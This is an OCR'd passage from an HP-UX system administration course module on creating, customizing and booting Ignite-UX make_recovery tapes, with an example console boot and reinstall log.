
```
make_recovery
```

This will create a bootable minimum system archive tape, written to the default tape device: **`/dev/rmt/0mn.`**

NOTE: **`make_recovery`** requires a non-rewinding DDS tape device. It also requires that a writeable tape is in the tape drive, even for preview.

WARNING: **You must have a compatible tape drive for the restore operation it work properly. If you use a DDS2 drive with compression for `make_recovery`, you may limit your use of tape drives for recovery. You may want to consider creating a new device file with attributes that are available on any device you will want to use for the restore. This could be done with SAM or `mksf`.**

18–5. SLIDE: Creation of the Recovery Tape (Full Core Recovery)



Creation of the Recovery Tape
(Full Core Recovery)

Core OS
- `/dev`
- `/etc`
- `/sbin`
- `/stand`
- `/usr`

All Non-Core Files
- `/var`
- `/opt`

All User Data
dir /home
product OMNIBACK
product <All Products>
. . .

`make_recovery -A`


Student Notes

The creation of a full recovery tape for the root volume group will include all of the contents of **`VG00`**, or the root disk(s). The command to create a full recovery tape is:

```
   make_recovery -A
```

This creates a full archive of the root volume group (**`vg00`**) on the default tape device**`:dev/rmt/0mn`**

The creation of a full recovery tape for the root volume group can be very useful. You must, however, know what that really means. Recall the prior discussion of *Core*. It is possible that some parts of the Core reside outside of the root volume group. It is very common to find parts of what we consider Core to be in **`vg01`**, not **`vg00`**. Consider the following example:




In the configuration above, **/usr**, which is considered to be part of the core, is outside the root volume group. In order for **make_recovery** to perform a full restore, **/usr** must be re-created. This will require that all of **vg00** and **vg01** must be archived.

To create a full system recovery boot tape:

```
make_recovery -A
```

This creates a full archive of **vg00**, and the volume group that contains **/usr**. The archive is written to the default tape device.

18–6. SLIDE: Customizing the Recovery Archive



Customizing the Recovery Archive

```
# vi  /var/opt/ignite/recovery/makrec.append
        # make_recovery -p [-A]
 # vi  /var/opt/ignite/recovery/arch.include
          # make_recovery -r
```

Student Notes

We have seen thus far how to create a minimum and full core recovery tape. What about if you want to include other items on the tape? There are options to **make_recovery** that allow for additions to the tape. There are essentially two methods to modify the archive contents:

- Modify the **makrec.append** before **make_recovery**
- Modify the **arch.include** after a preview of **make_recovery**

Modification of makrec.append

The file: **/var/opt/ignite/makrec.append** can be modified before the execution of **make_recovery** to alter the contents of the archive image. The additions that you put into **makrec.append** are limited to the scope of the archived volume group(s). In other words, you may only include items that are part of a volume group that is already included in the archive, such as **vg00** or the volume group containing **/usr**.

Additions to **makrec.append** are most desirable when you are performing a minimum archive, but require some additions to allow your 3rd party backup product to run. You'll then be able to use that other backup solution to restore the rest of your data.

Contents of `makrec.append`

Within **`makrec.append`** you will find two sections that may be used to add objects to the archive:

User Core OS	→ adds items to the log used by **`check_recovery`***
User Data	→ does not add items to the log used by **`check_recovery`***

* **`check_recovery`** is discussed later in this module

Entries in the **`makrec.append`** can be:

`product`	SD-UX product name
`dir`	Directory that is in the root volume group
`file`	File that is in the root volume group

Example:

```
# Sample makrec.append file
# location: /var/opt/ignite/recovery/makrec.append

       ** User Core OS **
       dir  /scripts
       dir  /custom

       ** User Data **
       dir  /home/root
```

Explanation:

`/scripts` can be included because it is not a mount point, and the **`/`** mount point is already included in the recovery archive. Adding the files in the **`User Core OS`** section of the file also appends them to the **`check_recovery`** log.

`/custom` can be included only if it is in the root volume group, or is included in the same volume group as **`/usr`**, and a full recovery is specified.

`/home` is part of the root volume group, so some of its contents can be added to the archive. This directory will not be verified with **`check_recovery`**.

Modification with `arch.include`

The second way to modify the content of the recovery archive is to edit the archive list file: **`arch.include`**. The file will get created by first previewing the **`make_recovery`**; this will allow you to then **`vi`** the file to remove some of its contents. Be very careful in this operation, you don't want to accidentally remove critical system files.

Example:

`make_recovery -A -p`	Create a full recovery for the root volume group, preview only. This allows for verification of the **`makrec.append`**.

`vi /var/opt/ignite/recovery/arch.include`

Edit the archive list, **removing** what you decide is unneeded.


`make_recovery -r` Resume the creation of the tape, using the modified include list. No further checking is done by **`make_recovery`**.

Example:

Previewing the creation of the recovery tape

```
# /opt/ignite/bin/make_recovery -A -p

*** Previewing only ***
Option -A specified. Entire Core Volume Group/disk will be backed
up.


***************************************
   HP-UX System Recovery
   Validating append file
               Done

   File Systems on Core OS Disks/Volume Groups:

      vg name = vg00
      pv_name =  /dev/dsk/c1t6d0

      vg00       /dev/vg00/lvol3        /
      vg00       /dev/vg00/lvol4        /home
      vg00       /dev/vg00/lvol5        /opt
      vg00       /dev/vg00/lvol1        /stand
      vg00       /dev/vg00/lvol6        /tmp
      vg00       /dev/vg00/lvol7        /usr
      vg00       /dev/vg00/lvol8        /var


      /opt is a mounted directory
        It is in the Core Volume Group
        Mounted at /dev/vg00/lvol5


      /var is a mounted directory
        It is in the Core Volume Group
        Mounted at /dev/vg00/lvol8

       Destination = /dev/rmt/0m
       Boot LIF location = /var/tmp/uxinstlf.recovery
      **************************************
        Preview only. Tape not created

       The /var/opt/ignite/recovery/arch.include file has been
created.
       This can be modified to exclude known files.
       Only delete files or directories that are strictly user
created.
       The creation of the System Recovery tape can then be
       resumed using the -r option.

       No further checks will be performed by the commands.
    Cleanup
```

18–7. SLIDE: Steps after Creating `make_recovery`



Steps after Creating **make_recovery**

make_recovery [-A][-C]

Log Files

•/var/opt/ignite/logs/makrec.log1

•/var/opt/ignite/logs/makrec.log2

Student Notes

After you have created the archive on tape using **make_recovery**, there are a few things to check. First the log files from the operation. The files:

```
/var/opt/ignite/logs/makrec.log1
/var/opt/ignite/logs/makrec.log2
```


makrec.log1

The **makrec.log1** file will contain progress messages from the execution of the **make_recovery**. Any errors encountered will be directed to this file. If for example the tape is bad, you will have to go to the log file to see the error messages.

makrec.log2

The **makrec.log2** file will contain the list of files and directories that were included in the archive.

18–8. SLIDE: System Recovery Options



System Recovery Options

Non-Interactive restore
- restore non-bootable system
- restore after a root disk failure

Interactive restore
- clone the system
- resize file systems
- convert to vxfs

Student Notes

Uses for make_recovery

The `make_recovery` tool will create a tape that can be used to perform a non-interactive recovery or Ignite-UX installation of your system. Data stored in the archive (created by `make_recovery`) can be used for the following:

Non-interactive Recovery:

- Restore a non-bootable system with little or no intervention.
- Restore a system in the event of a root disk (volume group) failure.

Interactive Recovery:

- Convert file systems in the root volume from `hfs` to `vxfs` (logical volumes).
- Modify the root file system size (logical volume).
- Modify the size of primary swap (logical volume).
- Clone software from one system to another (requires nearly identical hardware).

WARNING: **If you interact with the restore process performed by the `make_recovery` tape, you will NOT have your system configuration completely restored! This will require additional time to re-create some of the configurations.**


** see the warnings in the example recovery dialog along with the next slide*

Cloning: Cloning a system requires the same bus and I/O architecture for a full recovery. Recovery is possible on a different system, but some items will need to be reconfigured. Items that may be issues (may prevent booting):

- **`/etc/fstab`**
- **`/etc/lvmtab`**
- network configuration
- **`/etc/ioconfig`**
- primary/alternate boot paths in stable storage

You may need to initially boot the system into single-user mode, or LVM maintenance mode to recover completely after an interactive restore. Once in the single-user mode, you'll have an opportunity to make configuration changes to the system and then reboot as normal.

18–9. SLIDE: Customizing the Recovery Configuration



Customizing the Recovery Configuration

```
make_recovery -p [-A]
```

```
# vi /var/opt/ignite/recovery/config.recover
```

System Configuration Information

```
make_recovery -r [-C]
```

Student Notes

When **`make_recovery`** creates the "system recovery boot tape", it writes the system's configuration to the tape so the exact same configuration will be restored during a recovery. Information written to the tape about the system's configuration includes:

- The size of the logical volumes in **`/dev/vg00`**.
- The type of file systems (HFS or JFS) for the OS related file systems, including **`root`**, **`/usr`**, and **`/var`**.

One potential use of **`make_recovery`** is to change the file system type of the root file system from HFS to JFS, or to increase the size of the root logical volume. Both of these tasks historically could not be performed easily on HP-UX.

There are two ways the above tasks can be accomplished with the **`make_recovery`** tape:

1. Create a **`make_recovery`** tape, and then perform an interactive restore, changing the size or type of the root file system during the interaction. This has the disadvantage of NOT restoring all the configuration files (as mention in the previous slide).

2. Create a **make_recovery** tape, and during the creation of the tape, modify the file containing the system's configuration before the file is written to the **make_recovery** tape. This has the advantage of allowing a NON-interactive restore and therefore all the configuration files are restored during the recovery process.

The procedure for modifying the system's configuration file during the **make_recovery** process is shown on the slide. The key is to pause and preview the **make_recovery** files before they are written to the tape. This is done with the **–p** option.

```
# make_recovery -A -p
```


Next the system's configuration is modified by editing the **config.recover** file and changing the root file system size and/or type.

```
# vi /var/opt/ignite/recovery/config.recover
```

Once the configuration file has been modified, resume the **make_recovery** with the **–r** option.

```
# make_recovery -r
```

18–10. SLIDE: Booting the Recovery Tape



Booting the Recovery Tape

- ✔ Power up the system
- ✔ Interrupt the boot
- ✔ Load the recovery tape
- ✔ Search for bootable devices
- ✔ Boot from the recovery tape
- ✔ Automatic or interactive restore

Student Notes

The tape created by `make_recovery` is called the `system_recovery_boot_tape`. This tape is really an Ignite-UX custom installation medium. This tape can be used to boot your system and re-install the created image automatically, or you can interact to customize the installation of the system.

To recover a non-bootable system:

1. Power up the system

2. Interrupt the boot

3. Load the recovery tape into the tape drive

4. Search for bootable devices

5. Boot from the recovery tape

6. Let the system recover automatically, or
   interact to customize the installation

Searching for Bootable Devices

How you proceed here depends entirely on your system and PDC version. Most new HP systems have a boot interface menu. To access the interface menu you'll need to interrupt the boot process. Pressing the SPACE bar is sufficient for this. Once you interrupt the boot, you'll want to execute the search command to find bootable devices (unless you remember the hardware path to the tape drive).

Example: Booting from the Recovery Tape

(Ignite-UX recovery for a D-220, tape was created using **`make_recovery -A`***)*

…Power up sequence…

```
Processor is booting from first available device.

To discontinue, press any key within 10 seconds.

<key press>

Boot terminated.

------ Main Menu -----------------------------------------------------------------------------------------

Command                                    Description
 -----------                                --------------
Boot  [PRI | ALT | <path>]                 Boot from specified path
Path  [PRI | ALT | CON | KEY]  [<path>]    Display or modify a path
SEArch  [Display | IPL] [<path>]           Search for boot devices

Configuration [<command>]                  Access Configuration menu/commands
Information [<command>]                    Access Information menu/commands
SERvice [<command>]                        Access Service menu/commands

Display                                    Redisplay the current menu
Help [<menu>|<command>]                    Display help for menu or command
RESET                                      Restart the system
--------------------------------------------------------------------------------------------------------

Main Menu:  Enter command  >   sea ipl          (Search for possible boot devices)
Searching for device(s) with bootable media …
This may take several minutes.

To discontinue search, press any key (termination may not be immediate).


       Path Number          Device Path (dec)      Device Type and Utilities
       ---------------      --------------------   ----------------------------
       P0                   8/16/5.6               Random access media IPL
       P1                   8/16/5.5               Random access media IPL
       P2                   8/16/5.0               Sequential access media IPL
       P3                   8/16/6.0               LAN Module
```

```
Main Menu:  Enter command > boot  p2
Interact with IPL (Y, N, or Cancel)?> n

Booting ...
Boot IO Dependent Code (IODC)  revision 144


SOFT Booted.
ISL Revision A.00.38   OCT  26, 1994

ISL booting  hpux (;0):INSTALL

Boot
: tape(8/16/5.0.0.0.0.0;0):INSTALL

.....(all of the rest of the boot messages...)
```

```
   =======  06/22/98 15:31:20 EDT  HP-UX Installation Initialization.
   (Mon Jun 22 15:31:20 EDT 1998)

   @(#) Ignite-UX Revision 1.45
   @(#) install/init (opt) $Revision: 10.133 $

   * EISA configuration has completed.  Following the completion of a
            successful HP-UX installation, please check the
   "/etc/eisa/config.err" file for any EISA configuration messages.
   * Scanning system for IO devices...

   Warning: The configuration information calls for a non-interactive
            installation.

   Press <Return> within 10 seconds to cancel batch-mode installation:

   * Using client directory: /var/opt/ignite/clients/0x0060B0A37808
   * Checking configuration for consistency...

   Warning: The disk at: 8/16/5.6.0 (SEAGATE_ST34572N) appears to contain a
   file system and boot area.  Continuing the installation will destroy any
   existing data on this disk.

   Press <Return> within 10 seconds to cancel batch-mode installation:


   * Continuing despite above warnings.
   * Attempting a non-interactive installation.

   =======  06/22/98 15:32:11 EDT  Starting system configuration...

   * Configure_Disks:  Begin
   * Will install B.11.00 onto this system.
   * Creating LVM physical volume "/dev/rdsk/c1t6d0" (8/16/5.6.0).
   * Creating volume group "vg00".
   * Creating logical volume "vg00/lvol1" (/stand).
```

```
* Creating logical volume "vg00/lvol2" (swap_dump).
* Creating logical volume "vg00/lvol3" (/).
* Creating logical volume "vg00/lvol4" (/home).
* Creating logical volume "vg00/lvol5" (/opt).
* Creating logical volume "vg00/lvol6" (/tmp).
* Creating logical volume "vg00/lvol7" (/usr).
* Creating logical volume "vg00/lvol8" (/var).
* Extending logical volume "vg00/lvol1" (/stand).
* Extending logical volume "vg00/lvol2" (swap_dump).
* Extending logical volume "vg00/lvol3" (/).
* Extending logical volume "vg00/lvol4" (/home).
* Extending logical volume "vg00/lvol5" (/opt).
* Extending logical volume "vg00/lvol6" (/tmp).
* Extending logical volume "vg00/lvol7" (/usr).
* Extending logical volume "vg00/lvol8" (/var).
* Making HFS filesystem for "/stand", (/dev/vg00/rlvol1).
* Making VxFS filesystem for "/", (/dev/vg00/rlvol3).
* Making VxFS filesystem for "/home", (/dev/vg00/rlvol4).
* Making VxFS filesystem for "/opt", (/dev/vg00/rlvol5).
* Making VxFS filesystem for "/tmp", (/dev/vg00/rlvol6).
